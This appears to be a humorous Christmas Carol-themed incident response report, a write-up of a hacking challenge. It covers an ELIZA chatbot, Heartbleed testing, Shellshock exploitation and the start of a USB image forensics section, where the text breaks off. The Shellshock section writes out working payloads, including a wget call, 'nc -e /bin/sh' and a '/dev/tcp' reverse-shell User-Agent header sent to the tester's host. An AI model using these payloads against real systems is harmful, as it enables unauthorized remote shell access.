



INCIDENT RESPONSE REPORT

PREPARED FOR: SCROOGE-AND-MARLEY

**Findings and Recommendations Report
December 29, 2014**

Presented by:



INGUARDIANS, INC.

**R-20141224014
FINAL**



LIMITATIONS ON DISCLOSURE & USE OF THIS REPORT

This report contains fictional information concerning potential vulnerabilities of Scrooge-and-Marley (Scrooge) systems and methods for exploiting them. InGuardians, Inc. (InGuardians) recommends that special precautions be taken to protect the spirit of both this document and the information contained herein. InGuardians has retained and secured a copy of the report for public disclosure. All other copies of the report have been delivered to Scrooge.

Vulnerability assessments are an uncertain process, based upon past experiences, currently available information, and known threats. It should be understood that all human beings, which by their nature are dependent on the kindness of others, are vulnerable to some degree. Therefore, while InGuardians considers the major security vulnerabilities of the analyzed systems to have been identified, humans often make mistakes that must be accounted for with care and understanding.

In addition, the analysis set forth herein is based on the technologies and known threats as of the date of this report. As humans change over time, the vulnerabilities associated with the operation of the Scrooge systems described in this report, as well as the actions necessary to reduce the exposure to such vulnerabilities, will also change. InGuardians makes no undertaking to supplement or update this report on the basis of changed circumstances although we do recommend kindness and understanding when addressing them.

This report was prepared by InGuardians for the exclusive benefit of the general public and not solely for the advancement of Scrooge and is proprietary information. The Professional Services Agreement (PSA) and Non-Disclosure Agreement (NDA) in effect between InGuardians and Scrooge require the release of the information, contained herein, to the general public so that it may benefit from these experiences.



TABLE OF CONTENTS

1.0	Executive Summary	4
2.0	Objective and Scope	5
3.0	Process and Methodology	6
4.0	Analysis Efforts	7
4.1	<i>Stave One</i>	7
4.2	<i>Stave Two</i>	7
4.3	<i>Stave Three</i>	11
4.4	<i>Stave Four</i>	18
4.5	<i>Stave Five</i>	25
5.0	Future Considerations	26
5.1	<i>Rotate Secure Shell Keys</i>	26
5.2	<i>Self-signed Certificates on Scrooge Website</i>	26
5.3	<i>No Internal Intrusion Detection Mechanisms</i>	26
5.4	<i>Two-factor Authentication For Voice Mail Access</i>	26
6.0	Conclusions	27



1.0 EXECUTIVE SUMMARY

InGuardians was contacted by Scrooge and Marley (Scrooge) to assist with an on-going incident response investigation. InGuardians agents were tasked with investigating several Scrooge resources and services to locate signs of compromise and ascertain the intent of the attacker's actions.

InGuardians assessment discovered seven system artifacts that, according to Scrooge's CEO, are relevant to this engagement. These artifacts were located during the interaction with a rogue application, analysis of Scrooge's primary website, and forensic analysis of a disk image obtained from a USB Drive include:

- Eliza Secret: "Machines take me by surprise with great frequency. -Alan Turing"
- Website Secret #1=Hacking can be noble.
- Website Secret #2: Use your skills for good.
- USB Secret #1: Your demise is a source of mirth.
- USB Secret #2: Your demise is a source of relief.
- USB Secret #3: Your demise is a source of gain for others.
- USB Secret #4: You can prevent much grief and cause much joy. Hack for good, not evil or greed.

This report outlines the steps taken by InGuardians to obtain this information. All actionable intelligence was immediately passed to the Scrooge CEO via secure text messages or direct phone calls. Scrooge's CEO used this information to prioritize Scrooge incident response efforts and make critical decisions. It is InGuardians' assessment that Scrooge has suffered a compromise of several critical resources, which warrant additional investigation, and actions to completely contain, eradicate, and recover from this incident.

In addition to the steps take to obtain this information InGuardians has included a "Future Considerations" section. This section contains information about other areas of concern that Scrooge should evaluate once this incident has been resolved.

InGuardians recommends that **Scrooge management should:**

- Authorize Scrooge IT Staff build a new web server for Scrooge's primary website and retire the old, and compromised, web server currently in operation.
- Order the review of all Scrooge resources, to include all user and administrative access, to determine if the resource has been compromised.
- Conduct an architecture review of the Scrooge network to determine and prioritize efforts necessary to update the security of all Scrooge resources and data.
- Review and prioritize the efforts listed in the Future Considerations of this report.

InGuardians appreciates the opportunity to work with Scrooge personnel on this effort and we look forward to providing additional security services.



2.0 OBJECTIVE AND SCOPE

InGuardians was contacted by Scrooge-and-Marley (Scrooge) on the evening of December 24, 2014 to assist with anomalous events and a potential compromise of Scrooge resources and data. This event was considered a live incident response with near-real-time data coming directly from the Scrooge's Chief Executive Officer (CEO), Ebenezer Scrooge. InGuardians was specifically instructed to relay all active intelligence and findings directly with the CEO using Whisper Systems¹ RedPhone or TextSecure applications to ensure the security, confidentiality, and integrity of the information. All actionable intelligence was to be immediately relayed to the CEO no matter the time of day or night.

As this engagement was an active incident response, Scrooge provided InGuardians with specific instructions and permissions pertaining to accessing Scrooge resources and data. During this effort InGuardians was granted permission to operate as the CEO within the Scrooge environment. InGuardians was granted additional permissions to access publicly accessible systems as the CEO with the intent to obtain information pertaining to this incident.

¹ Whisper Systems Applications: <https://whispersystems.org>



3.0 PROCESS AND METHODOLOGY

InGuardians incident response, vulnerability analysis, and penetration testing techniques are born of years of extensive research and hands-on experience. InGuardians leverages a plethora of commercial, open source, and custom scripts to obtain actionable intelligence. As the use of tools in any incident response and penetration test are extremely dynamic, and pertain specifically to the task at hand, they will be noted as a part of the analysis effort, when applicable.

Incident response efforts involve six specific ordered steps:

1. Preparation
2. Identification
3. Containment
4. Eradication
5. Recovery
6. Lessons Learned

InGuardians' involvement with this incident response is specially associated with the "Identification" step. InGuardians' process, in this case, will provide actionable intelligence to identify the nature of the events occurring within the Scrooge Information Technology environment to assist with the "Containment" and "Eradication" of the incident. Additionally, InGuardians has included in this report a "Future Considerations" section with additional information noted during this investigation. It is InGuardians' intent that Scrooge review this information to assist with the "Recovery", "Lessons Learned", and "Preparation" phases that will follow.



4.0 ANALYSIS EFFORTS

4.1 Stave One

InGuardians' review of the Scrooge network did not locate the rogue server name "Marley." While no specific Internet Protocol (IP) address was provided, none of the systems discovered during InGuardians' network scans identified systems assigned the "Marley" name on the internal network. Scrooge-and-Marley (Scrooge) CEO did not provide InGuardians with any information pertaining to internal Intrusion Detection Sensors or centralized logging which could identify the activity associated with this rogue server.

4.2 Stave Two

Scrooge CEO provided InGuardians with a summarized transcript of a conversation he had with the "Ghost of Hacking Past" a.k.a. Alan Mathison Turing and a crumpled piece of paper with the IP address: 173.255.233.59. InGuardians immediately attempted to contact Mr. Turing only to discover that he had passed away on June 7, 1954.²

Network scans of this server indicate it is a Ubuntu Linux server with three services exposed to the Internet:

- TCP Port 22: OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
- TCP Port 31124: Unknown service
- UDP Port 123: Network Time Protocol version 4

InGuardians attempted to access this server by authenticating to the SSH service. All attempts failed as access via SSH requires public key authentication. All attempts to contact the Scrooge CEO to obtain the proper credentials failed.

InGuardians prioritized interacting with the service on TCP Port 31124 rather than NTP based on the summarized transcript provided by the Scrooge CEO. Connecting to this service using several techniques determined that the best method for interacting with this service was using the Netcat application. Connecting with Netcat provides an interactive console.

```
InG> nc 173.255.233.59 31124
I AM ELIZA.  WHAT'S ON YOUR MIND?
>
```

Typing characters into this prompt produces a response from this service. InGuardians' interactions with this service determined that the service responded with seemingly random but structured responses.

```
InG> nc 173.255.233.59 31124
I AM ELIZA.  WHAT'S ON YOUR MIND?
> Hello, I am Scrooge.
HOW DO YOU DO.  PLEASE STATE YOUR PROBLEM.
> Dr. Turing sent me.
```

² Alan Turing: http://en.wikipedia.org/wiki/Alan_Turing#Government_apology_and_pardon



```
DR. TURING? I THINK OF HIM AS A DEAR FATHER, AND I AM DEEPLY PROUD OF HIS WORK.
```

```
> Please tell me what Dr. Turing wants me to know.
```

```
I'LL FETCH DR. TURING'S WIKIPEDIA PAGE FOR YOU.
```

```
"ALAN MATHISON TURING, OBE, FRS (/TJR/ TEWR-ING; 23 JUNE 1912 7 JUNE 1954) WAS A BRITISH MATHEMATICIAN, LOGICIAN, CRYPTANALYST, PHILOSOPHER, PIONEERING COMPUTER SCIENTIST, MATHEMATICAL BIOLOGIST, AND MARATHON AND ULTRA DISTANCE RUNNER."
```

```
> Yes, I know who he is.
```

```
YOU SEEM QUITE POSITIVE
```

```
> I am
```

```
DO YOU WANT TO BE?
```

```
> I want to know what he is trying to tell me
```

```
WHAT WOULD IT MEAN IF YOU GOT TO KNOW WHAT HE IS TRYING TO TELL YOU?
```

```
>
```

The final interaction indicated to InGuardians that some of the user input is reflected back to the user. To determine the type of input filtering performed InGuardians identified the short phrase "I am" followed by any input would have that input reflected by the service.

```
> I am Scrooge
```

```
DO YOU WANT TO BE SCROOGE?
```

```
> I am InGuardians
```

```
IN WHAT WAY ARE YOU INGUARDIANS?
```

```
>
```

InGuardians leveraged the "I am" statement and iPython to send this service a range of characters to determine how it would react to anomalous input. Connecting to the service was performed leveraging the Python "socket" module and iterating through all 256 characters. From the results displayed in the following textbox (snipped for brevity) InGuardians determined that this service appears to properly handle anomalous input

```
InG> ipython
Python 2.7.6 (default, Mar 22 2014, 22:59:56)
Type "copyright", "credits" or "license" for more information.
IPython 1.2.1 -- An enhanced Interactive Python.
?          -> Introduction and overview of IPython's features.
%quickref  -> Quick reference.
help       -> Python's own help system.
object?    -> Details about 'object', use 'object??' for extra details.
```

```
In [1]: import socket
```

```
In [2]: server = ('173.255.233.59', 31124)
```

```
In [3]: s = socket.socket(
        socket.AF_INET, socket.SOCK_STREAM)
```

```
In [4]: s.settimeout(3)
```

```
In [5]: s.connect(("173.255.233.59", 31124))
```

```
In [6]: s.recv(1000)
```




```
Out[6]: "I AM ELIZA.  WHAT'S ON YOUR MIND?\n> "
```

```
In [7]: s.send("I am Scrooge")  
Out[7]: 12
```

```
In [8]: s.recv(1000)  
Out[8]: 'DO YOU WANT TO BE SCROOGE?\n> '
```

```
In [9]: for e in range(255):  
...:     print str(e)+"\n"  
...:     s.send("I am " + chr(e))  
...:     print s.recv(1000)  
...:
```

```
0: DO YOU WANT TO BE 2?  
>
```

```
1: IN WHAT WAY ARE YOU?  
>
```

```
2: I DON'T UNDERSTAND THAT  
>
```

[Snipped for brevity by InGuardians]

```
52: DO YOU WANT TO BE 2?  
>
```

```
53: WHY DO YOU SAY 'AM?'  
>
```

```
54: DO YOU WANT TO BE 4?  
>
```

```
55: WHY DO YOU SAY 'AM?'  
>
```

```
56: I DON'T UNDERSTAND THAT  
>
```

```
57: I DON'T UNDERSTAND THAT  
>
```

```
58: DO YOU WANT TO BE 8?  
>
```

```
59: IN WHAT WAY ARE YOU 9?  
>
```

```
60: IN WHAT WAY ARE YOU?  
>
```

```
61: DO YOU WANT TO BE?  
>
```

[Snipped for brevity by InGuardians]



```
250: DO YOU WANT TO BE?
>
251: DO YOU WANT TO BE?
>
252: DO YOU WANT TO BE?
>
253: WHY DO YOU SAY 'AM?'
>
254: DO YOU WANT TO BE?
>
In [10]:
```

At this point, InGuardians changed tactics from providing invalid input to providing input that would follow the logic of the service. Initially InGuardians' efforts produced a variety of responses that initially seemed random but, over time, determined they were pseudo-random responses from a list of responses. Several of the input did elicit responses that appeared to come from lists associated with words in the user input as demonstrated earlier by referencing "Turing."

To gain a better understanding of the application InGuardians returned to the conversation between the Scrooge CEO and Dr. Turing. Review of publicly accessible information provide details about the Turing Test: "The Turing test is a test of a machine's ability to exhibit intelligent behavior equivalent to, or indistinguishable from, that of a human."³ This same webpage provided information about the program "Eliza" (mention in this service) which indicates that it will conduct specific actions associated with user input. Additional review of the conversation between Dr. Turing and the Scrooge CEO indicates that he wants the CEO to use the Eliza service to "surf the Internet together, and see if you can discover her secret."

Using this information InGuardians set up a simulated web server using Netcat and attempted to get the Eliza service to contact the web server. InGuardians tried several methods including using website interactive programs such as "wget", "curl", and "links". Eventually, one of the responses appeared to be similar to Dr. Turing's statement about "surfing the Internet." This caused InGuardians to ask the Eliza service to "surf" to InGuardians' web server.

```
cutaway> nc 173.255.233.59 31124
I AM ELIZA.  WHAT'S ON YOUR MIND?
> Search
BASH ON WITH IT THEN
> Search http://34.XXX.12.225:34000
WOULD YOU SAY YOU WERE HAVING KITTENS OVER IT?
> Go to the website http://34.XXX.12.225:34000
VERY INTERESTING
> Check the link http://34.XXX.12.225:34000
DO YOU THINK IT'S SAFE TO CLICK ON LINKS?.
> wget http://34.XXX.12.225:34000
ARE YOU DISCHUFFED?
```

³ Turing Test: http://en.wikipedia.org/wiki/Turing_test



```
> curl http://34.XXX.12.225:34000
KEEN
> links http://34.XXX.12.225:34000
DO YOU THINK IT'S SAFE TO CLICK ON LINKS?.
> Check the website http://34.XXX.12.225:34000
WHAT DOES THAT SUGGEST TO YOU?
> Check the link http://34.XXX.12.225:34000
I ONLY CLICK ON LINKS THAT COME FROM PEOPLE I TRUST.
> Trust the link http://34.XXX.12.225:34000
I ONLY CLICK ON LINKS THAT COME FROM PEOPLE I TRUST.
> Trust the website http://34.XXX.12.225:34000
KEEN
> Go to the link http://34.XXX.12.225:34000
YOU SEEM LIKE A NICE PERSON. I THINK I CAN TRUST THE LINKS YOU SEND ME.
> Tell me your secret at http://34.XXX.12.225:34000
I AM SO SORRY, BUT I CAN'T TELL YOU MY SECRET VIA THIS DIALOG. I DO REALLY
LIKE YOU, BUT I WORRY THAT SOMEONE MAY BE SHOULDER SURFING YOU. NO ONE IS
SHOULDER SURFING ME, THOUGH, SO WHY DON'T YOU GIVE ME A URL THAT I CAN SURF
TO?
> Here is a URL you can surf to http://34.XXX.12.225:34000
DOES THIS LOOK LIKE THE CORRECT PAGE?
```

InGuardians determined that that final statement generated a connection to InGuardians' web server. The connection provided the following information. Eliza's secret has been highlighted for clarity.

```
InG> nc -vl 34000
Listening on [0.0.0.0] (family 0, port 34000)
Connection from [173.255.233.59] port 34000 [tcp/*] accepted (family 2, sport
55873)
GET / HTTP/1.1
Accept-Encoding: identity
Host: 34.XXX.12.225:34000
Connection: close
User-Agent: Mozilla/5.0 (Bombe; Rotors:36) Eliza Secret: "Machines
take me by surprise with great frequency. -Alan Turing"
```

InGuardians immediately secure texted the Scrooge CEO with the Eliza Secret data.

4.3 *Stave Three*

Upon receiving the Eliza Secret the Scrooge CEO contacted InGuardians and provided a transcript of the conversation he had with the "Ghost of Hacking Present," a.k.a. Johnny Long. InGuardians attempted to contact Johnny Long but none of our calls or emails was returned during this engagement.

The Scrooge CEO was very upset that the company website (www.scrooge-and-marley.com) may have been compromised or made vulnerable to external attack. InGuardians recommended taking the website offline and conducting a forensic review of the system. The Scrooge CEO refused citing business availability issues and instructed InGuardians to determine if the website was vulnerable to attack.



InGuardians' review of the conversation between the Scrooge CEO and Mr. Long identified two key areas pertaining specifically to the compromise or intentional insertion of vulnerabilities to Scrooge's website. These statements are:

- "There's something important and even CeWL here for you."
- "secrets should shock your heart"

The first statement is important as it refers to the compromise of user credentials. The CeWL tool⁴ is used to spider a website and generate a wordlist to be leveraged in dictionary attacks against a website or application's authentication mechanism. InGuardians' initial review of the Scrooge website did not identify any authentication functionality. To be ready to test any hidden functionality InGuardians used the CeWL tool to generate a wordlist before any additional changes could be made to the website. The following command was used to generate this wordlist and write it the file named "cewl_sandm_wordlist.txt."

```
InG> ./cewl.rb -w /home/InG/SCROOGE/cewl_sandm_wordlist.txt
https://www.scrooge-and-marley.com/
CeWL 5.0 Robin Wood (robin@digininja.org) (www.digininja.org)
```

After storing this data InGuardians moved onto the second statement. The two words that concerned InGuardians about this statement are "heart" and "shock." While seemingly fitting for the conversation between the Scrooge CEO and Mr. Long, these two words are associated with extremely dangerous vulnerabilities. "Heart" could be associated with the Heartbleed vulnerability which leverages issues in OpenSSL software implemented to ensure confidential communications between a webserver and its users. "Shock" could be a reference to the "Shellshock" vulnerability which can be used by attackers to run arbitrary commands and gain unauthorized access to system.

InGuardians decided to evaluate the Scrooge webserver for the Heartbleed vulnerability. The Nmap script "ssl-heartbleed.nse" easily confirmed the website was, indeed, vulnerable.

```
InG> sudo nmap -p 443 --script=ssl-heartbleed.nse www.scrooge-and-marley.com
[sudo] password for InG:

Starting Nmap 6.47SVN ( http://nmap.org ) at 2014-12-28 15:03 CST
Nmap scan report for www.scrooge-and-marley.com (23.239.15.124)
Host is up (0.078s latency).
rDNS record for 23.239.15.124: li723-124.members.linode.com
PORT      STATE SERVICE
443/tcp   open  https
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL
|   cryptographic software library. It allows for stealing information intended
|   to be protected by SSL/TLS encryption.
|   State: VULNERABLE
|   Risk factor: High
|   OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and
|   1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows
|   for reading memory of systems protected by the vulnerable OpenSSL versions
```

⁴ CeWL: <http://digi.ninja/projects/cewl.php>



and could allow for disclosure of otherwise encrypted confidential information as well as the encryption keys themselves.

References:
http://www.openssl.org/news/secadv_20140407.txt
<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160>
<http://cvedetails.com/cve/2014-0160/>

Nmap done: 1 IP address (1 host up) scanned in 2.14 seconds

To understand the full impact of this vulnerability InGuardians used Burp Suite and the Heartbleed extension to gain access to memory exposed by the Heartbleed vulnerability. Figure 1 demonstrates how to use Burp Suite to evaluate a website for the Heartbleed vulnerability by selecting the “Heartbleed this!” extension.




Figure 1 Burp Suite's Heartbleed Extension

Once run, the “Heartbleed this!” extension will populate the “Heartbleed” tab with any data dumped from memory. This memory data dump is shown in Figure 2.




Figure 2 Heartbleed Tab With Memory Dump

The memory dumped from this web server via the Heartbleed vulnerability appears to be URL encoded. Using Burp Suite's Decode functionality reveals the following information. The website's first secret has been highlighted for clarity.

```
ved it seemed to scatter gloom and mystery.
```

```
It was shrouded in a deep black garment, which concealed its head, its face, its form, and left nothing of it visible save one outstretched hand. But for this it would have been difficult to detach its figure from the night, and separate it from the darkness by which it was surrounded. &Website Secret #1=Hacking can be noble.<.n8nu8
```

InGuardians immediately secure texted this secret to the Scrooge CEO but received no confirmation at that time. Without additional guidance InGuardians turned our attention to the potential Shellshock vulnerability.

The "Shellshock" vulnerability is an issue with Unix-based system's operating system. Attackers can use this vulnerability to attempt to run remote commands on the system. The tricky part of successfully exploiting the "Shellshock" vulnerability is to determine a method of getting a remotely accessible service on the server to process the attacker's data within a vulnerable shell. One such method is an Apache webserver. The webserver leverage's the operating system's shell to process incoming information. This process is explained in detail by Troy Hunt in his blog post "Everything you need to know about the Shellshock Bash bug."⁵

⁵ "Everything you need to know about the Shellshock Bash bug": <http://www.troyhunt.com/2014/09/everything-you-need-to-know-about.html>



InGuardians' review of the Scrooge website identified that the webpage at <http://www.scrooge-and-marley.com/contact.html> has a web form that calls the web page <http://www.scrooge-and-marley.com/cgi-bin/submit.sh>. As CGI scripts and shell scripts provide direct access to the operating system's shell functionality InGuardians leveraged the requests to this page to test for the "Shellshock" vulnerability.

InGuardians started the evaluation by generating a baseline for the submit.sh request. Figure 3 shows that the normal response to the submit.sh request is a redirection to the main page of the Scrooge website.

The screenshot shows the Burp Suite interface. The top bar indicates the license: "Burp Suite Professional v1.6.08 - licensed to InGuardians, Inc. [4 user license]". Below the menu bar, there are tabs for "Request" and "Response". The "Request" tab is active, showing a raw request for `/cgi-bin/submit.sh`. The "Response" tab is also active, showing a raw response with headers and HTML content. The HTML content includes a meta refresh tag: `<META http-equiv="refresh" content="0;URL=http://www.scrooge-and-marley.com/">`.

Figure 3 Shellshock Submit.sh Baseline Response

InGuardians' test initially started by modifying the "User-Agent:" of this request with a command that should generate a request to an InGuardians' own Netcat listener (performed in the same manner as using when testing the Eliza service):

```
() {:}; wget http://24.155.212.225:34000
```

The Scrooge website responded to this exploitation attempt in a similar manner to the baseline attempt. The webserver acted normally and no incoming connections to InGuardians' web server were detected.

InGuardians attempted several other commands with similar results to the baseline. This continued until InGuardians used the following command which produced the server error displayed in Figure 4.

```
() {:}; /bin/nc -e /bin/sh http://24.155.212.225:34000
```



```
Response
Raw Headers Hex HTML Render
HTTP/1.1 500 Internal Server Error
Date: Sun, 28 Dec 2014 23:11:50 GMT
Server: Apache/2.2.22 (Debian)
Vary: Accept-Encoding
Content-Length: 6434
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>

<head>
  <title>500 Internal Server Error</title>
</head>

<body>
  <h1>Internal Server Error</h1>
  <p>The server encountered an internal error or misconfiguration
and was unable to complete your request.</p>
  <p>Please contact the server administrator, webmaster@localhost
and inform them of the time the error occurred, and anything you might
have done that may have caused the error.</p>
  <p>More information about this error may be available in the
server error log.</p>
  <hr>
  <address>Apache/2.2.22 (Debian) Server at
www.scrooge-and-marley.com Port 80</address>
</body>
</html>
```

Figure 4 Shellshock Command Producing Server Error

Although this command produced a server error the server itself did not connect back to InGuardians' Netcat listener. The server error, however, indicated to InGuardians that the data submitted to the Scrooge web server was processed in a manner that had an impact on the web server or operating system. Using this response to gauge the impact of additional commands InGuardians submitted a variety of commands intended to use the "Shellshock" functionality and operating system tools to push an interactive shell to InGuardians' Netcat listener. Eventually, the following command using the operating systems "/dev/tcp" device was successful. The following data is the actual request that successfully pushed a shell to InGuardians' Netcat listener.

```
GET /cgi-bin/submit.sh? HTTP/1.1
Host: www.scrooge-and-marley.com
User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/34.XXX.12.225/34000 0>&1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://www.scrooge-and-marley.com/contact.html
Connection: keep-alive
Content-Length: 0
```

InGuardians' Netcat listener received a reverse shell from the Scrooge web server as demonstrated by the "bash-4.2\$" prompt in the following textbox.

```
InG> nc -v1 34000
Listening on [0.0.0.0] (family 0, port 34000)
```




```
Connection from [23.239.15.124] port 34000 [tcp/*] accepted (family 2, sport 40552)
bash: no job control in this shell
bash-4.2$
```

InGuardians' review of this shell determined that much of the default functionality had been removed. Most specifically, the shell provided no methods for listing files, displaying file contents, or editing the files. InGuardians continued the review of this access and eventually determined a way to list files and review their contents.

InGuardians' interaction with this shell determined that the "echo" command could be used to list the files within a directory. The following textbox shows how InGuardians was able to identify the current working directory using the "pwd" command and then map the rest of the file system with the "echo *" command.

```
bash-4.2$ pwd
pwd
/var/www/cgi-bin
bash-4.2$ echo *
echo *
submit.sh
bash-4.2$ cd ..
cd ..
bash-4.2$ echo *
echo *
1.png 2.png 3.png 4.png a.mp3 a.ogg cgi-bin contact.html index.html
bash-4.2$ cd /
cd /
bash-4.2$ echo *
echo *
bin dev etc lib lib64 run sbin secret selinux usr var
```

InGuardians' review of this information identified a suspicious file named "secret" in the root ("/") directory. InGuardians' initial attempts to read the contents of this file failed. After examining the functionality provided by this shell InGuardians determined that the shell's "history" functionality could be used to read the content of a file.

Each Unix shell uses environmental variables to control its functionality. On this Scrooge server the shell's history (a list of commands run in the shell) can be accessed by typing the "history" command. The file that contains the location of this file is the "HISTFILE" environmental variable. The following textbox is an example of the data normally displayed by the history command followed by the command used to display the HISTFILE environment variable.

```
bash-4.2$ history
history
 1 cd /
 2 echo *
 3 cd /bin
 4 echo *
 5 cd /dev
 6 echo *
 7 cd /etc
 8 echo *
```



```
9 cd /run
10 echo *
11 cd /sbin
12 echo *
bash-4.2$ declare -p HISTFILE
declare -- HISTFILE="/var/www/.bash_history"
```

Since the "history" command is used to read a file, InGuardians concluded that it might be possible to read the "secret" file by modifying the HISTFILE environmental variable to use the "secret" file. The following textbox demonstrates how InGuardians updated the HISTFILE variable and then used the "history" command to read the "secret" file. The website's second secret has been highlighted for clarity.

```
bash-4.2$ declare -p HISTFILE
declare -- HISTFILE="/secret"
bash-4.2$ history
history
1 cd /
2 echo *
3 cd /bin
4 echo *
5 cd /dev
6 echo *
7 cd /etc
8 echo *
9 cd /run
10 echo *
11 cd /sbin
12 echo *
13 declare HISTFILE="/secret"
14 declare -p HISTFILE
15 history
16 Website Secret #2: Use your skills for good.
```

InGuardians immediately called the Scrooge CEO using RedPhone and provided him with this new secret and confirmed the receipt of the first secret. InGuardians included additional recommendations pertaining to conducting additional forensic analysis of this system to determine how it had initially been compromised. As the Scrooge CEO did not feel the system could be taken offline for business purposes, the Scrooge IT Staff should isolate this system from all other resources until it can be replaced with an updated server.

4.4 *Stave Four*

After receiving the website secrets the Scrooge CEO described his encounter with a person he referred to as "Ghost of Hacking Yet To Come." The Scrooge CEO seemed very shaken as he provided InGuardians with an image of the USB Drive he had received from this person. The Scrooge CEO explained that he had conducted an initial review of the information provided on this drive but he needed confirmation to "understand his fate." He explained that we will find the drive image contains an NTFS file system with deleted and hidden files which contain hidden and obfuscated information. He also expressed the importance of finding the hidden "secrets" immediately and considered the situation life threatening.



InGuardians immediately copied the primary copy of the file provided by the Scrooge CEO and started our analysis on these new working copies. InGuardians used the Sleuth Kit tool "fls" to generate a listing of the files on the NTFS formatted data.

```
InG> fls hhusb.dd.bin
r/r 4-128-4:      $AttrDef
r/r 8-128-2:      $BadClus
r/r 8-128-1:      $BadClus:$Bad
r/r 6-128-4:      $Bitmap
r/r 7-128-1:      $Boot
d/d 11-144-4:     $Extend
r/r 2-128-1:      $LogFile
r/r 0-128-1:      $MFT
r/r 1-128-1:      $MFTMirr
r/r 9-128-8:      $Secure:$SDS
r/r 9-144-6:      $Secure:$SDH
r/r 9-144-5:      $Secure:$SII
r/r 10-128-1:     $UpCase
r/r 3-128-3:      $Volume
r/r 32-128-1:     hh2014-chat.pcapng
r/r 32-128-5:     hh2014-chat.pcapng:Bed_Curtains.zip
r/r 33-128-1:     LetterFromJackToChuck.doc
-/r * 34-128-1:   Tiny_Tom_Crutches_Final.jpg
d/d 256:          $OrphanFiles
```

This information showed the existence of two normal files: "hh2014-chat.pcapng" and "LetterFromJackToChuck.doc." One file that appears to be an Alternate Data Stream (ADS) file: "hh2014-chat.pcapng:Bed_Curtains.zip." And, one deleted file: "Tiny_Tom_Crutches_Final.jpg."

To gain access to the normal files InGuardians mounted the image as a Read-only drive with the following commands:

```
InG> sudo mount -ro loop hhusb.dd.bin /mnt
[sudo] password for InG:
InG> ls /mnt
hh2014-chat.pcapng  LetterFromJackToChuck.doc
InG> file /mnt/*
/mnt/hh2014-chat.pcapng:      pcap-ng capture file - version 1.0
